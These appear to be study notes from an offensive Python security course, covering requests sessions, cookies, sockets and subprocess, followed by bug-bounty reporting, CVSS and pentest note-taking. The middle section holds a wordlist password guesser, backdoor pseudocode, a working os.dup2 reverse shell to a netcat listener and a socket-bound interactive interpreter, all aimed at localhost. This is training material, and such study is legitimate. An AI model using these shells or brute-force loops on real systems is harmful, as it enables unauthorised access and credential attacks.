'X-Frame-Options': 'SAMEORIGIN', 'X-XSS-Protection': '1; mode=block', 'Referrer-Policy': 'same-origin', 'Content-Security-Policy': "default-src 'self'; script-src https://isc.sans.edu https://www.googletagmanager.com https://www.googleoptimize.com https://www.google-analytics.com https://cdn.jsdelivr.net https://cdn.cookielaw.org https://www.youtube.com https://snap.licdn.com/li.lms-analytics/insight.min.js 'self' 'unsafe-inline' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; img-src 'self' https://isc.sans.edu https://cdn.cookielaw.org https://px.ads.linkedin.com https://www.linkedin.com/px/li_sync https://www.google-analytics.com https://www.googletagmanager.com https://www.google.com/ads/ga-audiences data:; font-src 'self' https://fonts.gstatic.com data:; connect-src https://geolocation.onetrust.com https://privacyportal-de.onetrust.com https://cdn.cookielaw.org https://www.google-analytics.com https://stats.g.doubleclick.net https://cdn.linkedin.oribi.io 'self'; media-src 'self' https://traffic.libsyn.com https://hwcdn.libsyn.com https://content.libsyn.com https://www.dshield.org ; object-src 'none'; child-src 'self' https://www.sans.org; frame-src 'self' https://www.sans.org https://www.youtube.com https://www.youtube-nocookie.com; worker-src 'none'; frame-ancestors https://isc.sans.edu https://www.dshield.org https://www.sans.org; form-action 'self'; upgrade-insecure-requests; block-all-mixed-content; disown-opener; reflected-xss block; manifest-src 'self' https://isc.sans.edu; referrer origin-when-cross-origin; report-uri https://isc.sans.edu/cspreport.html;", 'X-Iinfo': '9-17469769-17469784 NNNN CT(1 13 0) RT(1748641165385 132) q(0 0 0 1) r(0 0) U12'}
>>> resp.content[:70]
b'<!doctype html><html lang="en"><head><title>SANS.edu Internet Storm Ce'
# all those methods return a response object with access to full details about the webpage's response
Multiple Requests with Sessions
>>> import requests
>>> browser = requests.session()
>>> browser.headers
{'User-Agent': 'python-requests/2.31.0', 'Accept-Encoding': 'gzip, deflate', 'Accept': '*/*', 'Connection': 'keep-alive'}
>>> browser.headers["User-Agent"]
'python-requests/2.31.0'
>>> browser.headers["User-Agent"] = "Mozilla FutureBrowser 145.9"
>>> browser.headers
{'User-Agent': 'Mozilla FutureBrowser 145.9', 'Accept-Encoding': 'gzip, deflate', 'Accept': '*/*', 'Connection': 'keep-alive'}
# remembers settings and headers like User-Agent and maintains state via cookie
Browser GET/POST Requests
>>> import requests
>>> browser = requests.session()
>>> resp = browser.get("http://www.bing.com")
>>> resp.content[:60]
# Make GET requests to retrieve data
b'<!doctype html><html lang="de" dir="ltr"><head><meta name="t'
>>> postdata = {"username":"markb", "password":"sec573"}
>>> resp = browser.post("http://web.page/login.php", postdata)
# make POST requests to submit data to forms
A Password Guesser
>>> import requests
>>> browser = requests.session()
>>> passwords = open("/usr/share/john/password.lst", "r").readlines()
>>> for pw in passwords:
... postdata = {"username":"admin", "password":pw.strip()}
... x = browser.post("http://127.0.0.1/login.php",postdata)
... if not "incorrect" in x.text:
... print(x.text, pw)
GET/POST Requests Proxies
>>> browser = requests.session()
>>> browser.proxies
{}
>>> browser.proxies["http"] = "http://127.0.0.1:8080"
>>> browser.proxies
{'http': 'http://127.0.0.1:8080'}
>>> del browser.proxies["http"]
>>> browser.proxies
{}
GET/POST Requests Cookies
>>> import requests
>>> browser = requests.session()
>>> browser.get("http://www.bing.com")
<Response [200]>
>>> type(browser.cookies)
<class 'requests.cookies.RequestsCookieJar'>
>>> dir(browser.cookies)
['_MutableMapping__marker', '__abstractmethods__', '__class__', '__contains__', '__delattr__', '__delitem__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__reversed__', '__setattr__', '__setitem__', '__setstate__', '__sizeof__', '__slots__', '__str__', '__subclasshook__', '__weakref__', '_abc_impl', '_cookie_attrs', '_cookie_from_cookie_tuple', '_cookies', '_cookies_for_domain', '_cookies_for_request', '_cookies_from_attrs_set', '_cookies_lock', '_find', '_find_no_duplicates', '_normalized_cookie_tuples', '_now', '_policy', '_process_rfc2109_cookies', 'add_cookie_header', 'clear', 'clear_expired_cookies', 'clear_session_cookies', 'copy', 'domain_re', 'dots_re', 'extract_cookies', 'get', 'get_dict', 'get_policy', 'items', 'iteritems', 'iterkeys', 'itervalues', 'keys', 'list_domains', 'list_paths', 'magic_re', 'make_cookies', 'multiple_domains', 'non_word_re', 'pop', 'popitem', 'quote_re', 'set', 'set_cookie', 'set_cookie_if_ok', 'set_policy', 'setdefault', 'strict_domain_re', 'update', 'values']
Access Cookies in the Cookiejar
>>> browser.cookies.keys()
['MUID', 'SRCHD', 'SRCHHPGUSR', 'SRCHUID', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_HPVN', '_SS', 'MUIDB']
>>> browser.cookies["MUID"]
'28B80BBF788562A61AD81E4379E76310'
>>> browser.cookies.set("MUID", "newvalue", domain="bing.com", path="/")
Cookie(version=0, name='MUID', value='newvalue', port=None, port_specified=False, domain='bing.com', domain_specified=True, domain_initial_dot=False, path='/', path_specified=True, secure=False, expires=None, discard=True, comment=None, comment_url=None, rest={'HttpOnly': None}, rfc2109=False)
Example Full Cookie Access
>>> browser.cookies._cookies.keys()
dict_keys(['.bing.com', 'www.bing.com', 'bing.com'])
>>> browser.cookies._cookies[".bing.com"].keys()
dict_keys(['/'])
>>> browser.cookies._cookies[".bing.com"]["/"].keys()
dict_keys(['MUID', '_EDGE_S', '_EDGE_V', 'SRCHD', 'SRCHUID', 'SRCHUSR', 'SRCHHPGUSR', '_SS', '_HPVN'])
>>> browser.cookies._cookies[".bing.com"]["/"]["MUID"]
Cookie(version=0, name='MUID', value='28B80BBF788562A61AD81E4379E76310', port=None, port_specified=False, domain='.bing.com', domain_specified=True, domain_initial_dot=True, path='/', path_specified=True, secure=False, expires=1782338071, discard=False, comment=None, comment_url=None, rest={}, rfc2109=False)
>>> browser.cookies._cookies[".bing.com"]["/"]["MUID"].path
'/'
>>> browser.cookies._cookies[".bing.com"]["/"]["MUID"].secure
False
Add Cookies to the Cookiejar
>>> import http
>>> newcookie = http.cookiejar.Cookie(version=0, name="session.id", value="sessionid", port=None, port_specified=False, domain="10.10.10.30", domain_specified=True, domain_initial_dot=True, path="/sessionhijack.php", path_specified=True, secure=False, expires=None, discard=False, comment=None, comment_url=None, rest={"HttpOnly":None})
>>> browser.cookies.set_cookie(newcookie)
Erase Cookies in the Cookiejar
>>> browser.cookies.clear()
# erases all cookies in cookiejar
>>> browser.cookies.clear_session_cookies()
# clears session cookies
>>> browser.cookies.clear(domain="www.bing.com")
# clears cookie for specific domain
>>> browser.cookies.keys()
[]
>>> del browser.cookies("MUID")
# clears cookie based on its name
GET/POST Request Authentication
# using auth argument
>>> import requests
>>> requests.get("http://httpbin.org/basic-auth/user/passwd", auth=("user","passwd"))
<Response [200]>
>>> requests.get("http://httpbin.org/basic-auth/user/passwd", auth=("user","notPasswd"))
<Response [401]>
# using auth attribute on browser object
>>> import requests
>>> browser = requests.session()
>>> browser.auth = ("user", "password")
>>> browser.get("http://httpbin.org/basic-auth/user/password")
<Response [200]>
>>> browser.auth = ("user", "notpassword")
>>> browser.get("http://httpbin.org/basic-auth/user/password")
<Response [401]>
Other Auth Types
(sans) C:\Users\melvi\Desktop>pip install requests_oauthlib
(sans) C:\Users\melvi\Desktop>pip install requests_ntlm
(sans) C:\Users\melvi\Desktop>pip install requests-kerberos
>>> import requests
>>> from requests_oauthlib import OAuth1
>>> browser = requests.session()
>>> browser.auth = OAuth1("APP_KEY","APP_SECRET","USER_TOKEN", "USER_SECRET")
>>> browser.get("http://api.oauth.site/api")
...
>>> from requests_ntlm import HttpNtlmAuth
>>> browser = requests.session()
>>> browser.auth = HttpNtlmAuth(r"domain\username","password")
>>> browser.get("http://ntlm.site")
...
>>> from requests_kerberos import HTTPKerberosAuth
>>> browser.auth = HTTPKerberosAuth()
>>> browser.get("http://kerberos-authenticated-site.com")
SSL/TLS Support
>>> browser.get("https://site.com", verify=False)
# to see where your certificates are installed
>>> import requests
>>> requests.certs.where()
'C:\\Users\\melvi\\Desktop\\sans\\lib\\site-packages\\certifi\\cacert.pem'
Handling Captchas
# use a captcha-solving service
# https://deathbycaptcha.com
# has API
# pip install deathbycaptcha-official
573.5 - Automated Offense
Components of a Backdoor
Python Backdoor
# pseudo code
>>> connect to attacker
>>> while True:
... get command from remote connection
... execute the command locally
... send results over the connection
Socket Communications
DNS Queries
>>> import socket
>>> socket.gethostbyname("scanme.net")
'15.197.148.33'
# given a hostname, returns an IP
>>> socket.gethostbyaddr("3.33.130.190")
('a2aa9ff50de748dbe.awsglobalaccelerator.com', [], ['3.33.130.190'])
# given an IP, returns a hostname
UDP Sockets
>>> import socket
>>> udpsocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# AF_INET = IPv4, AF_INET6 = IPv6
# socket.DGRAM = UDP protocol
# a server uses bind(("<IP ADDRESS>", port))
# client or server receives using udpsocket.recvfrom(<bytes>)
# client or server sends usind udpsocket.sendto(<bytes>, ("<IP ADDRESS>", port))
TCP Sockets
>>> import socket
>>> tcpsocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# three-way handshake occurs when connect() is called
Establish Connections
# create outbound connections
>>> socket.connect(("<dest ip>", <dest port>))
# accept inbound connections
>>> socket.bind(("<ip>", <port>))
>>> socket.listen(<number of connections>)
>>> socket.accept()
Transmitting and Receiving
# to send bytes across the socket
>>> socket.send(b"bytes to send")
>>> socket.send("string to send".encode())
# to receive bytes from the socket
>>> socket.revc(max num of bytes)
>>> socket.recv(max num of bytes)
>>> socket.recv(max num of bytes).decode()
# possible responses:
# 1. len(recv) == 0 when connection dropped
# 2. recv() returns data when there is data in the TCP buffer
# 3. recv() will sit and wait if there is no data to receive
Exception/Error Handling
Exception Handling
>>> try:
... print(500/0)
... except:
... print("An error has occured")
...
An error has occured
...
>>> try:
... print(50/0)
... print("this line won't execute")
... except ZeroDivisionError:
... print("dude, you can't divide by zero")
... except Exception as e:
... print("Some other exception occured " + str(e))
...
dude, you can't divide by zero
try/except/else
# try to open url that does not exist
>>> try:
... urllib.request.urlopen("http://doesntexist.tgt")
# specific exception handler
... except urllib.error.URLError:
... print("That URL doesn't exist")
... sys.exit(2)
# generic exception handler
... except Exception as e:
... print(f"{str(e)} occured")
# do this if it worked
... else:
... print("success without error")
# do this whether it worked or not
... finally:
... print("always do this")
Try until it works!
>>> while True:
... try:
... print(50/0)
... except:
... continue
... else:
... break
# loops forever
# breaks, only when there is no exception happening
Try different Things until it works!
>>> done = False
>>> while not done:
... for thingtotry in ['list','of','things','to','try']:
... try:
... print(thingtotry)
... except:
... continue
... else:
... done = True
... break
# loops through the for loop until it succeeds
Process Execution
Interacting with Subprocesses
>>> processhandle = subprocess.Popen("run this command",
... shell = True,
... stdout = subprocess.PIPE,
... stderr = subprocess.PIPE,
... stdin = subprocess.PIPE)
>>> procresult = processhandle.stdout.read()
>>> procerrors = processhandle.stderr.read()
Capturing Process Execution
>>> import subprocess
>>> proc = subprocess.Popen("ls -l", shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
>>> exit_code = proc.wait()
# waits until it finishes and capture the exit code
>>> results = proc.stdout.read()
# reads the output of the command into a string
>>> print(results)
b'insgesamt 60\ndrwxrwxr-x 5 d41y d41y 4096 Jun 3 17:27 abschlussuebung\ndrwxrwxr-x 5 d41y d41y 4096 Jun 3 17:47 automated_offense\ndrwxr-xr-x 3 d41y d41y 4096 M\xc3\xa4r 6 11:07 Bilder\ndrwxr-xr-x 5 d41y d41y 4096 Mai 15 09:57 BurpSuiteCommunity\ndrwxrwxr-x 4 d41y d41y 4096 M\xc3\xa4r 21 12:08 ctf\ndrwxr-xr-x 2 d41y d41y 4096 Feb 7 11:48 Dokumente\ndrwxr-xr-x 4 d41y d41y 4096 Jun 3 17:27 Downloads\ndrwxrwxr-x 5 d41y d41y 4096 Apr 25 09:00 github\ndrwxr-xr-x 2 d41y d41y 4096 Nov 7 2024 Musik\ndrwxr-xr-x 2 d41y d41y 4096 Nov 7 2024 \xc3\x96ffentlich\n-rw-rw-r-- 1 d41y d41y 2201 Apr 24 16:28 pattern.txt\ndrwxr-xr-x 3 d41y d41y 4096 Jun 2 16:23 Schreibtisch\n-rw-rw-r-- 1 d41y d41y 425 Apr 24 16:55 shellcode\ndrwx------ 10 d41y d41y 4096 Mai 19 11:22 snap\ndrwxr-xr-x 2 d41y d41y 4096 Nov 7 2024 Videos\n'
Popen.wait(), Buffers, and Popen.communicate()
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stderr=PIPE, stdout=PIPE)
>>> ph.wait()
# wait locks up the program
# wait only returns after the program is completely finished
# Popen pauses execution when the stdout read buffer is full
>>> from subprocess import Popen, PIPE
>>> ph = Popen("ls -laR /", shell=True, stdin=PIPE, stdout=PIPE, stderr=PIPE)
>>> output, errors = ph.communicate()
# communicate returns a tuple of bytes for both the output and errors
A simpler Alternative in .run()
>>> import subprocess
>>> result = subprocess.run("whoami", shell=True, capture_output=True)
>>> result.stdout
b'd41y\n'
>>> result.
result.args result.returncode result.stdout
result.check_returncode() result.stderr
# simplified interface that ends up being passed on to subprocess.Popen()
Shell Command Injection and shell=True
# shell needs to be true
# otherwise the shell injection won't work
# you would have to split the command into a list
ip = input("What IP shall I ping?")
subprocess.run(f"ping -c 1 {ip}".split(), capture_output=True).stdout
Creating a Python Executable
Turn the .py into an .EXE
# you can use:
# windows: PyInstaller, py2exe, nuitka, pyOxidizer, pynsist
# linux: PyInstaller, freeze
# Mac: PyInstaller, py2app
Create an Executable
┌──(automated_offense)─(d41y㉿user)-[~]
└─$ pyinstaller --onefile --noconsole [file]
Techniques for recvall()
Fixed-Byte Recvall()
# sender
>>> def mysendall(thesocket, thedata):
... thesocket.send(f"{len(thedata):0>100}".encode())
... return thesocket.sendall(thedata)
# receiver
>>> def recvall(thesocket):
... datalen = int(thesocket.recv(100))
... data = b""
... while len(data)<datalen:
... data += thesocket.recv(4096)
... return data
Delimiter-Based recvall()
# sender
>>> def mysendall(thesocket, thedata, delimiter=b"!@#$%^&"):
... senddata = codecs.encode(thedata, "base64") + delimiter
... return thesocket.sendall(senddata)
# receiver
>>> def recvall(thesocket, delimiter=b"!@#$%^&"):
... data = b""
... while not data.endswith(delimiter):
... data += thesocket.recv(4096)
... return codecs.decode(data[:-len(delimiter)], "base64")
Non-Blocking Socket
>>> mysocket.setblocking(0)
>>> mysocket.recv(1024)
# non-blocking sockets do not wait (regular socket does)
# returns an exception if no data is ready when recv() is called
Timeout-Based Non-Blocking Socket
>>> def recvall(thesocket, timeout=2):
# waits to begin
... data = thesocket.recv(1)
# don't wait anymore
... thesocket.setblocking(0)
... starttime = time.time()
# receive until timeout
... while time.time() - starttime < timeout:
... try:
... newdata = thesocket.recv(4096)
# if len(data) is 0, the connection is dropped
... if len(newdata) == 0:
... break
... except socket.error:
... pass
... else:
# accumulate data
... data += newdata
# update timeout when you receive more data
... starttime = time.time()
# begin blocking again
... thesocket.setblocking(1)
... return data
select.select() Based recvall
>>> import socket
>>> thesocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> import select
>>> rtrecv,rtsend,err = select.select([thesocket],[thesocket],[thesocket])
>>> rtrecv
[<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>]
>>> rtsend
[<socket.socket fd=3, family=2, type=1, proto=0, laddr=('0.0.0.0', 0)>]
>>> err
[]
# select.select() can be used to see when sockets are ready to recv or send or are in error
# send it three lists of sockets
# returns three lists of sockets that are ready to receive, ready to send, and in error
select.select() recvall()
>>> def recvall(thesocket, pause=0.15):
# wait for initial data
... data = thesocket.recv(1)
... rtr,rts,err = select.select([thesocket],[thesocket],[thesocket])
... while rtr:
... data += thesocket.recv(4096)
# must have some delay
... time.sleep(pause)
... rtr,rts,err = select.select([thesocket],[thesocket],[thesocket])
... return data
stdio
Input, Output, and Error File Descriptors
>>> import sys
>>> dir(sys)
['__breakpointhook__', '__displayhook__', '__doc__', '__excepthook__', '__interactivehook__', '__loader__', '__name__', '__package__', '__spec__', '__stderr__', '__stdin__', '__stdout__', '__unraisablehook__', '_base_executable', '_clear_type_cache', '_current_exceptions', '_current_frames', '_debugmallocstats', '_framework', '_getframe', '_getframemodulename', '_git', '_home', '_setprofileallthreads', '_settraceallthreads', '_stdlib_dir', '_xoptions', 'abiflags', 'activate_stack_trampoline', 'addaudithook', 'api_version', 'argv', 'audit', 'base_exec_prefix', 'base_prefix', 'breakpointhook', 'builtin_module_names', 'byteorder', 'call_tracing', 'copyright', 'deactivate_stack_trampoline', 'displayhook', 'dont_write_bytecode', 'exc_info', 'excepthook', 'exception', 'exec_prefix', 'executable', 'exit', 'flags', 'float_info', 'float_repr_style', 'get_asyncgen_hooks', 'get_coroutine_origin_tracking_depth', 'get_int_max_str_digits', 'getallocatedblocks', 'getdefaultencoding', 'getdlopenflags', 'getfilesystemencodeerrors', 'getfilesystemencoding', 'getprofile', 'getrecursionlimit', 'getrefcount', 'getsizeof', 'getswitchinterval', 'gettrace', 'getunicodeinternedsize', 'hash_info', 'hexversion', 'implementation', 'int_info', 'intern', 'is_finalizing', 'is_stack_trampoline_active', 'maxsize', 'maxunicode', 'meta_path', 'modules', 'monitoring', 'orig_argv', 'path', 'path_hooks', 'path_importer_cache', 'platform', 'platlibdir', 'prefix', 'ps1', 'ps2', 'pycache_prefix', 'set_asyncgen_hooks', 'set_coroutine_origin_tracking_depth', 'set_int_max_str_digits', 'setdlopenflags', 'setprofile', 'setrecursionlimit', 'setswitchinterval', 'settrace', 'stderr', 'stdin', 'stdlib_module_names', 'stdout', 'thread_info', 'unraisablehook', 'version', 'version_info', 'warnoptions']
STDIN, STDOUT, STDERR
>>> import sys
>>> type(sys.stdout)
<class '_io.TextIOWrapper'>
>>> dir(sys.stdout)
['_CHUNK_SIZE', '__class__', '__del__', '__delattr__', '__dict__', '__dir__', '__doc__', '__enter__', '__eq__', '__exit__', '__format__', '__ge__', '__getattribute__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__next__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '_checkClosed', '_checkReadable', '_checkSeekable', '_checkWritable', '_finalizing', 'buffer', 'close', 'closed', 'detach', 'encoding', 'errors', 'fileno', 'flush', 'isatty', 'line_buffering', 'mode', 'name', 'newlines', 'read', 'readable', 'readline', 'readlines', 'reconfigure', 'seek', 'seekable', 'tell', 'truncate', 'writable', 'write', 'write_through', 'writelines']
STDOUT, STDIN are File
┌──(automated_offense)─(d41y㉿user)-[~]
└─$ cat writefile.py
import sys
outfile = open("outfile.txt", "w")
sys.stdout = outfile
print("Write this to a file")
outfile.flush()
outfile.close()
┌──(automated_offense)─(d41y㉿user)-[~]
└─$ python writefile.py
┌──(automated_offense)─(d41y㉿user)-[~]
└─$ cat outfile.txt
Write this to a file
...
┌──(automated_offense)─(d41y㉿user)-[~]
└─$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says " + x)
┌──(automated_offense)─(d41y㉿user)-[~]
└─$ python readfile.py
The file says Write this to a file
# stdin and stdout can be treated like files
# redirecting sys.stdout replaces screen with a file
# redirecting sys.stdin replaces keyboard with a file
Sockets are similar to Files
>>> import sys, socket
>>> s = socket.socket()
>>> s.connect(("127.0.0.1", 9000))
>>> s.fileno()
3
>>> sys.stdout.fileno()
1
>>> sys.stdin.fileno()
0
>>> sys.stderr.fileno()
2
# sockets have file descriptors just like files
os.dup2(src, dest)
┌──(d41y㉿user)-[~]
└─$ cat osdup.py
import socket, os, pty
s = socket.socket()
s.connect(("127.0.0.1", 9000))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/bash")
┌──(d41y㉿user)-[~]
└─$ sudo nc -lnvp 9000
Listening on 0.0.0.0 9000
Connection received on 127.0.0.1 44998
d41y@user:~$ id
id
uid=1001(d41y) gid=1001(d41y) Gruppen=1001(d41y),27(sudo),100(users),135(docker)
d41y@user:~$ cd ..
cd ..
d41y@user:/home$
# alternative last lines in the code
# subprocess.Popen((["/bin/sh", "-i"]))
# subprocess.call("/bin/bash")
Replace stdout with a Socket
>>> import socket, sys
>>> s = socket.socket()
>>> sys.stdout = s
>>> print("Hello")
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
AttributeError: 'socket' object has no attribute 'write'
# the socket is missing the .write() method
>>> sys.stdin = s
>>> input()
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
AttributeError: 'socket' object has no attribute 'readline'
# the socket is missing the .readline() method
OOP
Accessing the variable
>>> class NewList(list):
... def sayhi(the_var):
... print("Hello variable ", the_var)
... def len(the_var):
... return len(the_var)
...
>>> x = NewList([1,2,3,4,5,6,7,8])
>>> y = NewList(["list", "of", "strings"])
>>> x.sayhi()
Hello variable [1, 2, 3, 4, 5, 6, 7, 8]
>>> y.sayhi()
Hello variable ['list', 'of', 'strings']
>>> x.len()
8
>>> y.len()
3
Adding Attributes
>>> x = NewList([1,2,3])
>>> x.NAME = "NumberList"
>>> x.NAME
'NumberList'
>>> dir(x)
['NAME', '__add__', '__class__', '__class_getitem__', '__contains__', '__delattr__', '__delitem__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__getitem__', '__getstate__', '__gt__', '__hash__', '__iadd__', '__imul__', '__init__', '__init_subclass__', '__iter__', '__le__', '__len__', '__lt__', '__module__', '__mul__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__reversed__', '__rmul__', '__setattr__', '__setitem__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'append', 'clear', 'copy', 'count', 'extend', 'index', 'insert', 'len', 'pop', 'remove', 'reverse', 'sayhi', 'sort']
# can set new attributes on most objects at any time
>>> class NewList(list):
... def __init__(self, a_name):
... self.NAME = a_name
...
>>> x.NewList("ListOfNumbers")
>>> x = NewList("ListOfNumbers")
>>> x.extend([4,5,6,7])
>>> x
[4, 5, 6, 7]
>>> x.NAME
'ListOfNumbers'
# __init__ is called when you create a new instance of an object
# can use __init__ to set attributes on new instances when they are created
Calling the Parent init
>>> class NewList(list):
... def __init__(self, a_name, parent_stuff):
... self.NAME = a_name
... super().__init__(parent_stuff)
...
>>> x = NewList("ListOfNumber", [1,2,3,4,5])
>>> x.NAME
'ListOfNumber'
>>> x
[1, 2, 3, 4, 5]
Argument Packing/Unpacking
Packing into a Tuple with * in def
>>> def example(*unknown_number_of_arguments):
... print(unknown_number_of_arguments)
...
>>> example(12123,123123,12,12442,23456)
(12123, 123123, 12, 12442, 23456)
# * in a definition will collect the items as a tuple
Unpacking Iterables with * in Function Call
>>> print(*[4,5,6])
4 5 6
>>> print(*"murr")
m u r r
>>> print([[1,2,3],[4,5,6]])
[[1, 2, 3], [4, 5, 6]]
>>> print(*[[1,2,3],[4,5,6]])
[1, 2, 3] [4, 5, 6]
# * when calling a function unpacks the tuple or other iterable into individual items
Packing into a Dict with ** in def
>>> def example(**named_args):
... print(str(named_args))
...
>>> example(python="Rocks", sec573="awesome")
{'python': 'Rocks', 'sec573': 'awesome'}
>>> example(make_a="dict", any="length", a=1, b=3)
{'make_a': 'dict', 'any': 'length', 'a': 1, 'b': 3}
# ** in a function definition packs named argument items into a dictionary
Unpacking a Dict with ** in Function Call
>>> def example(name,address):
... print(name, address)
...
>>> example(address="123 street", name="Mike Murr")
Mike Murr 123 street
>>> example(**{"address":"123 street", "name":"Mike Murr"})
Mike Murr 123 street
# ** in front of a dict when calling a function will unpack the dict
def (*arg,**kwarg) I
>>> def example(*arg,**kwarg):
... print(str(arg), str(kwarg))
...
>>> example()
() {}
>>> example(1,2,3,4)
(1, 2, 3, 4) {}
>>> example(python="rocks", sec573="Rocks")
() {'python': 'rocks', 'sec573': 'Rocks'}
>>> example(1,2,3,4, python="rocks", sec573="Rocks")
(1, 2, 3, 4) {'python': 'rocks', 'sec573': 'Rocks'}
# unnamed arguments must be first, named keyword arguments must be last
def (*arg,**kwarg) II
>>> def call_something(function_to_call, *args, **kwargs):
... return function_to_call(*args,**kwargs)
...
>>> call_something(sum, [1,2,3])
6
>>> call_something(input, "what is your name? ")
what is your name? peter
'peter'
>>> list(call_something(zip, [1,2,3],[4,5,6],"a b c".split()))
[(1, 4, 'a'), (2, 5, 'b'), (3, 6, 'c')]
# by packing input and unpacking in function calls, you can call any function without knowing its arguments
Pyterpreter stdio Control
>>> class MySocket(socket.socket):
... def __init__(self,*args,**kwargs):
... super().__init__(*args,**kwargs)
... def write(self, text):
... return self.send(text)
... def readline(self):
... return self.recv(2048)
... def flush(self):
... return
# stdio must be a file and has to have a write, readline method
>>> import socket, sys, code
>>> s = MySocket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect(("127.0.0.1", 9000))
>>> sys.stdout = sys.stdin = sys.stderr = s
>>> code.interact("BAM!! Shell", local = locals())
Reporting
Bug Bounty Hunting Reporting
Essential Elements of a good Bug Report
| Element | Description |
|---|---|
| Vulnerability Title | Including vuln type, affected domain/parameter/endpoint, impact etc. |
| CWE & CVSS Score | For communicating the characteristics and severity of the vuln |
| Vulnerability Description | Better understanding of the vuln cause |
| PoC | Steps to reproduce exploiting the identified clearly and concisely |
| Impact | Elaborate more on what an attacker can achieve by fully exploiting the vulnerability; business impact and maximum damage should be included in the impact statement |
| Remediation | Optional in BBP, but goot to have |
CWE & CVSS
CWE (Common Weakness Enumeration)
A community-developed list of software and hardware weakness types. It serves as a common language, a measuring stick for security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.
CVSS (Common Vulnerability Scoring System)
When it comes to communicating the severity of an identified vuln, the CVSS should be used, as it is a published standard used by organizations worldwide.
CVSS Calculator
Can be found here.
CVSS Structure
Attack Vector
Shows how the vuln can be exploited.
- Network (N)
- Attackers can only exploit this vuln through the network layer
- Adjacent (A)
- Attackers can exploit this vuln only if they reside in the same physical or logical network
- Local (L)
- Attackers can exploit this vuln only by accessing the target system locally or remotely or through user interaction
- Physical (P)
- Attackers can exploit this vuln through physical interaction/manipulation
Attack Complexity
Depicts the conditions beyond the attackers’ control and must be present to exploit the vuln successfully.
- Low (L)
- No special preparations should take place to exploit the vuln successfully; the attackers can exploit the vuln repeatedly without any issue
- High (H)
- Special preparations and information gathering should take place to exploit the vuln successfully
Privileges Required
Show the level of privileges the attacker must have to exploit the vuln successfully.
- None (N)
- No special access related to settings or files is required to exploit the vuln successfully; the vuln can be exploited from an unauthorized perspective
- Low (L)
- Attackers should posses standard user privileges to exploit the vuln successfully; the exploitation in this case usually affects files and settings owned by a user or non-sensitive assets
- High (H)
- Attacker should possess admin-level privileges to exploit the vuln successfully; the exploitation in this case usually affects the entire vulnerable system
User Interaction
Shows if the attacker can successfully exploit the vuln on their own or user interaction is required.
- None (N)
- Attackers can successfully exploit the vuln independently
- Required (R)
- A user should take some action before the attacker can successfully exploit the vuln
Scope
Shows if successful exploitation of the vuln can affect components other than the affected one.
- Unchanged (U)
- Successful exploitation of the vuln affects the vulnerable components or affects resources managed by the same security authority
- Changed (C)
- Successful exploitation of the vuln can affect components other than the affected one or resources beyond the scope of the affected component’s security authority
Confidentiality
Shows how much the vulnerable component’s confidentiality is affected upon successfully exploiting the vuln; confidentiality limits information access and disclosure to authorized users only and prevents unauthorized users from accessing information.
- None (N)
- The confidentiality of the vulnerable component does not get impacted
- Low (L)
- The vulnerable component will experience some loss of confidentiality upon successfully exploitation of the vuln; in this case, the attackers do not have control over what information is obtained
- High (H)
- The vulnerable component will experience total (or serious) loss of confidentiality upon successfully exploiting the vuln; in this case, the attackers have total (or some) control over what information is obtained
Integrity
Shows how much the vulnerable component’s integrity is affected upon successfully exploiting the vuln. Integrity refers to the trustworthiness and veracity of information.
- None (N)
- The integrity of the vulnerable component does not get impacted
- Low (L)
- Attackers can modify data in a limited manner on the vulnerable component upon successfully exploiting the vuln; attackers do not have control over the consequence of a modification, and the vulnerable component does not get seriously affected in this case
- High (H)
- Attacker can modify all or critical data on the vulnerable component upon successfully exploiting the vuln; attackers have control over the consequences of a modification, and the vulnerable component will experience a total loss of integrity
Availability
Shows how much the vulnerable component’s availability is affected upon successfully exploiting the vuln; availability refers to the accessibility of information resources in terms of network bandwith, disk space, processor cycles, etc.
- None (N)
- The availability of the vulnerable component does not get impacted
- Low (L)
- The vulnerable component will experience some loss of availability upon successfully exploiting the vuln; the attacker does not have complete control over the vulnerable component’s availability and cannot deny the service to users, and performance is just reduced
- High (H)
- The vulnerable component will experience total (or sever) availability loss upon successfully exploiting the vuln; the attacker has complete (or significant) control over the vulnerable component’s availability and can deny the service to users; performance is significantly reduced
Good Report Examples
- Remote Code Execution in Slack desktop apps
- A staff member with no permissions can edit Store Customer Email
- XSS while logging using Google
- Cross-site Scripting (XSS) on HackerOne careers page
- SSRF in Exchange leads to ROOT access in all instances
Pentest Documentation & Reporting
Preparation
Notetaking & Organization
Notetaking Sample Structure
There is no universal solution or structure for notetaking as each project and tester is different. The structure below is what can be helpful but should be adapted to your personal workflow, project type, and the specific circumstances you encountered during your project. For example, some of these categories may not be applicable for an application focused assessment and may even warrant additional categories not listed here.
- Attack-Path - An outline of the entire path if you gain a foothold during an external pentest or compromise one ore more hosts during an internal pentest. Outline the path as closely as possible using screenshots and command output will make it easer to paste into report later and only need to worry about formatting.
- Credentials - A centralized place to keep your compromised credentials and secrets as you go along.
